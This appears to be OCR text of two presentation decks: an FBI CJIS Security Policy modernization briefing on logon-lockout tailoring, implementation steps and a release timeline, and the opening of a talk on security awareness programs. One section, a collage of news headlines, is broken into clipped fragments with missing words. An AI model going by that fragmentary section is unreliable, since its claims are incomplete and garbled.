b. Automatically [*Selection (one or more): lock the account or node for an* [*Assignment: organization-defined time period*]; *lock the account or node until released by an administrator; delay next logon prompt per* [*Assignment: organization-defined delay algorithm*]; *notify system administrator; take other* [*Assignment: organization-defined action*]] when the maximum number of unsuccessful attempts is exceeded.

CJIS Security Policy Modernization

Tailoring Example

AC-7 UNSUCCESSFUL LOGON ATTEMPTS

Control:

a. Enforces a limit of *five (5)* consecutive invalid logon attempts by a user during a *five (5) minute* time period; and

b. Automatically *locks the account/node until released by an administrator and delays next logon prompt* when the maximum number of unsuccessful attempts is exceeded.

CJISSECPOL Modernization Update

- Media Protection (MP)
  - Seven controls total
  - Only three “new” controls
  - CJIS APB recommended (December 2021); FBI Director approval (???)
  - CJISSECPOL v 5.9.1
  - Auditable/Sanctionable October 1, 2023
    - Identified in the CJISSECPOL by footnote(s)

[1] This requirement is sanctionable for audit beginning October 1, 2023.

CJIS Security Policy Modernization

Steps. . .

- **Step 1: Categorize the data based on an impact assessment** ✓
- **Step 2: Determine which parts of the CJIS Security Policy need modernized** ✓
- **Step 3: Select the applicable security control baseline based on the results of the security categorization and apply tailoring guidance (i.e., Working Groups, Subs, and APB)** ✓
- **Step 4: Implement the security controls and document the design, development, and implementation details for the controls**

CJIS Security Policy Modernization

Implementation and Details

- **Once implemented…document how**
  - **System Security Plan?**
  - **Screenshot Evidence (Artifacts)**
    - **Account Management**
    - **PW Complexity**
    - **Etc.**
- **Why?**
  - **Auditing**
  - **Configuration Management**

- **Continuous Monitoring?**
  - **Vulnerability scanners**
  - **Vendors producing continuous monitoring tools**

CJIS Security Policy Modernization

Steps. . .


- **Step 1: Categorize the data based on an impact assessment** ✓
- **Step 2: Determine which parts of the CJIS Security Policy need modernized** ✓
- **Step 3: Select the applicable security control baseline based on the results of the security categorization and apply tailoring guidance (i.e., Working Groups, Subs, and APB)** ✓
- **Step 4: Implement the security controls and document the design, development, and implementation details for the controls**

CJIS Security Policy Modernization

Steps. . .

- **Step 5: Assess the security controls to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for the system**

CJISSECPOL Modernization Update



NIST Special Publication 800-53A
Revision 5

Assessing Security and Privacy Controls in Information Systems and Organizations

JOINT TASK FORCE

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-53Ar5

NIST
National Institute of
Standards and Technology
U.S. Department of Commerce

CJIS Security Policy Modernization


Steps. . .

- **Step 5: Assess the security controls to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for the system**
- **Step 6: Monitor the security controls in the information system and environment of operation on an ongoing basis to determine control effectiveness, changes to the system/environment, and compliance to the CJIS Security Policy**

CJISSECPOL Modernization Update

- **Spring 2022**
  - **Identification and Authentication (IA)**
    - **Multifactor Authentication**
    - **Identity Proofing**
    - **“Credential Service Provider,” “Cloud Service Provider,” CSP > CJISSECPOL**
  - **Awareness and Training (AT)**
    - **Reducing to Three Groups**
      - **Unescorted Access**
      - **Nonprivileged**
      - **Privileged**
  - **System and Information Integrity (SI)**
    - **Patching**
    - **Vulnerability Scanning**
    - **File Integrity**

CJISSECPOL Modernization Update



2022

Anticipated

Spring:

- *Publish v5.9.1*

Brief:

- *IA/SI/AT*

Fall:

- *Publish v5.9.2*

Brief:

- *Three Security Families*

2023

Anticipated

Spring:

- *Publish v5.9.3*

Brief:

- *Three Security Families*

Fall:

- *Publish v5.9.4*

Brief:

- *Three Security Families*

2024

Anticipated

Spring:

- *Publish v5.9.5*

Brief:

- *Three Security Families*

Fall:

- *Publish v5.9.6*

Brief:

- *Two Security Families*

2025

Anticipated

Spring:

- *Publish v6.0*

ANY
QUESTIONS?

CJIS ISO Contact Information

Chris Weatherly	**(304) 625 – 3660**
FBI CJIS ISO	**jcweatherly@fbi.gov**
Jeff Campbell	**(304) 625 – 4961**
FBI CJIS Deputy ISO	**jbcampbell@fbi.gov**
Holden Cross	**(304) 625 – 4277**
Sr. Technical Analyst	**hdcross@fbi.gov**

iso@fbi.gov


The Psychological Impacts of Security Awareness Programs

Presented by: Shayla Treadwell, Ph.D.

Version 2.0

DISCLAIMER

The views and opinions expressed in this presentation are those of the author and do not necessarily reflect the official policy or position of ECS Federal and its employees. Assumptions made in the analysis are not reflective of the position of any entity other than the author. The primary purpose of this presentation is to educate and inform. These views are always subject to change, revisions, and rethinking at any time. Please do not hold us to them in perpetuity.



TECHCHECK

Energy is goin
target of cyber
says CrowdStri
founder

DAN GOODIN, ARS TECHNICA SECURITY MAR 30, 2022 4:00 PM

Way to Beat Multifactor Authentication Is

rompt bombing to defeat weaker MFA protections in

yber Claims

: and allies impose new
strated recent criminal ransomware

TECHCHECK

SHARE

We're not out of the woods
yet from potential

SHARON LIN IDEAS APR 10, 2022 7:00 AM

The Long Shadow of the 'Nigerian Prince' Scam

Nigeria's tech ecosystem is maturing, but cybersecurity companies are unwilling to forget its fraudulent past. The repercussions could be disastrous.

Cyber-Safe

Senate overwhelmingly
cybersecurity bill

ANDY GREENBERG SE

Russia's ackers Attempted a
Blackout Ukraine

urity
made for a
increasing
lware threats

WED, MAR 30TH 2022

issioned Satellite to


SHAYLA TREADWELL, PH.D.

- ✓ Information Security Professional
- ✓ Organizational Psychologist
- ✓ Integrated Risk Management Leader
- ✓ Business & Strategic Marketing Background
- ✓ Simply want to make a positive impact


THREAT ENVIRONMENT

- Ransomware
- Bring your own device (BYOD)
- Remote working
- Increased phishing
- Focus on privacy (e.g., GDPR, CCPA, etc.)
- Small businesses need for cyber

CHANGES OVER TIME



Patterns over time in incidents



Patterns over time in breaches

2021 DBIR Incident Classification Patterns

Show me the money.

COMMON TOOLSET SOLUTIONS

USER TESTING / SOCIAL ENGINEERING

Solutions that collect, analyze and respond to phishing threats and educate and/or engage employees through security awareness training

VULNERABILTIY MANAGEMENT

Processes or programs designed to manage vulnerabilities in a consistent manner that consider factors such as enterprise assets, dependencies, risks, remediation and reporting.

